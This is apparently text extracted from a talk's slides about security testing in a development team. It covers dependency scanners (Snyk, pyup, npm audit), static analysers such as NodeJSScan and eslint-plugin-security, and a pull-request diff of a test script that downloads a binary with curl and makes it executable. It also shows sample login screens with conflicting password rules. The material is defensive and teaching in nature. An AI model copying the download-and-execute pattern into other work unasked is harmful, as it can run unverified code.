- **Introduced through:** welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › patternfly-bootstrap-treeview@2.1.7 › bootstrap@3.3.7

Remediation: No remediation path available.
- **Introduced through:** welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › eonasdan-bootstrap-datetimepicker@4.17.47 › bootstrap@3.3.7

Remediation: No remediation path available.
- **Introduced through:** welder-web@0.0.1 › patternfly-react@1.9.3 › patternfly@3.55.0 › bootstrap@3.3.7

Remediation: No remediation path available.

[...and 3 more](#)

Overview

[bootstrap](#) is an sleek, intuitive, and powerful front-end framework for faster and easier web development.

Affected versions of this package are vulnerable to Cross-Site Scripting (XSS) attacks via the `data-target` attribute.

[More about this issue](#)

 [Create a Jira issue](#) UPGRADE

 [Ignore](#)

<https://app.snyk.io/vuln/npm:bootstrap:20160627>




**npm audit vs. GitHub vs. Snyk
differs for the same project**



pyup 3 updates

requirements/base.txt

Django	==2.0.5	2.0.6	outdated	✓ Python 3	Permissive
django-attachments	>=1.3	1.3	unpinned	✓ Python 3	Permissive
django-grappelli		2.11.1	unpinned	✓ Python 3	Permissive
django-vinaigrette		1.1.1	unpinned	✓ Python 3	Permissive
django-uuslug		1.1.8	unpinned	✗ Python 3	Permissive
odfpy		1.3.6	unpinned	✓ Python 3	Permissive
python-bugzilla		2.1.0	unpinned	✗ Python 3	Strong Copyleft
jira	==1.0.10	1.0.15	outdated	✗ Python 3	Permissive



<http://viva64.com>

Other tools (TODO)

<https://github.com/mre/awesome-static-analysis> ~ 20
security related tools

<https://github.com/python-security/pyt> - based on
theoretical foundations (Control flow graphs, fixed point,
dataflow analysis)

SQLMap & WAPITI from OWASP

NodeJSScan (undecided)

```
$ nodejsscan -d node_modules/
```

```
"vuln_count": {  
  "Loading of untrusted YAML can cause Remote Code Injection": 1,  
  "Unescaped variable in EJS template file": 4,  
  "Unescaped variable in Mustache.js/Handlebars.js template  
file": 1,  
  "Unescaped variable in Pug.js template file": 5  
}
```


eslint-plugin-security (!?)



\$ 1246 warnings, mostly


Generic Object Injection Sink security/detect-object-injection

^^^ not sure what to do with this

How secure is your testing infrastructure ?
just a few examples


[Activity](#)
[Spaces](#)
[People](#)















ALL SPACES
 [Space 1](#)
 [Space 2](#)

AGILELIFE
 [Agile Life](#)

People Directory

All People
People with Personal Spaces

All People

-  [Name](#)
-  [Name](#)
-  [Name](#)
-  [Name](#)
-  [Name](#)
-  [Name](#)
-  [Name](#)
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-  [Name](#)
-  [Name](#)



Retrospective

01.Aug.2016

Well done		Issues		Improved
Good team work between members (team was formed from people from different teams)		Not very well prepared/executed demo		
Planning (incremental) - planned 2 small sprints		Not having enough work in team - unevenly loaded team members		
Planning meeting helped clear the issues		Spend more time for the than it should		
Successful sprint		Not persist decisions - we decided on something and not followed it after that		
		Not cleared/ not thought through at the beginning		



- Overview
- Pages
- Blog
- Draw.io Diagrams
- Space settings

ROADMAP



Recent space activity

updated 12.Jan.2018 • [view change](#)

Space contributors

welder/bdcs-cli/pull/31

Changes from all commits ▾ Jump to... ▾ +11 -15 ■■■■■

Diff settings ▾

Review changes ▾

```
6 ■■■■■ tests/bin/import-metadata View ▾
┆ @@ -7,7 +7,8 @@ set -e
7 7 # create the MDDB database if it doesn't exist
8 8 # ARG1 - OPTIONAL - a content store directory for exports
9 9
10 -IMPORT="./bdcs-import"
11 +# needs bdcs.rpm installed
11 +IMPORT="/usr/libexec/welldr/bdcs-import"
12 12 SCHEMA="./schema.sql"
12 13 METADATA="metadata.db"
13 14
┆ @@ -19,7 +20,6 @@ else
19 20 REMOVE_IMPORT_REPO=0
20 21 fi
21 22
22 -[ -f "$IMPORT" ] || curl -o "$IMPORT" https://s3.amazonaws.com/welldr/bdcs-import && chmod a+x "$IMPORT"
23 23 [ -f "$SCHEMA" ] || curl -o "$SCHEMA" https://raw.githubusercontent.com/welldr/bdcs/master/schema.sql
24 24 sqlite3 "$METADATA" < "$SCHEMA"
25 25
┆ @@ -41,5 +41,5 @@ for F in $(DNF_DOWNLOAD/*.rpm); do
41 41 done
42 42
43 43 # cleanup temporary directories and files
44 -rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA || echo "Can't remove some files"
44 +rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA || echo "Can't remove some files"
45 45 [ "$REMOVE_IMPORT_REPO" == 1 ] && rm -rf $IMPORT_REPO || echo "Can't remove some files"
```

PR #31 in details

```
-IMPORT="./bdcs-import"  
+# needs bdcs.rpm installed  
+IMPORT="/usr/libexec/weldr/bdcs-import"  
... do some testing here ...  
# cleanup temporary directories and files  
-rm -rf $DNF_ROOT $DNF_DOWNLOAD $IMPORT $SCHEMA  
+rm -rf $DNF_ROOT $DNF_DOWNLOAD $SCHEMA
```

^^^ I forgot to update this line ^^^^

Configure Jenkins plugins & permissions and test it !



Welcome home, player!



[Forgot password?](#)

Please enter at least 255 characters.

SIGN IN

or **CREATE NEW ACCOUNT**

**At least 255
characters!**

Available Funds



\$0.00 USD

Security

Password

A password must be between 6 and 15 characters in length

**Between 6 and 15
characters !**

Update Password

Old Password:

New Password:

Confirm Password:

Update Password

**„Use MFA Everywhere
because passwords are terrible“**

Justin Mayer

<https://www.youtube.com/watch?v=cK-AH10xHYc>

TODO LIST

- **Constantly inspect your code**
 - with tools like Bandit, Coverity, npm audit, etc
- **Inspect other people's code**
 - Same tools, different test target
- **Treat ALL infrastructure as production**
 - b/c test infra is a possible target
- **Make apps usable**
 - and people will adopt any security solution we offer

HAPPY TESTING !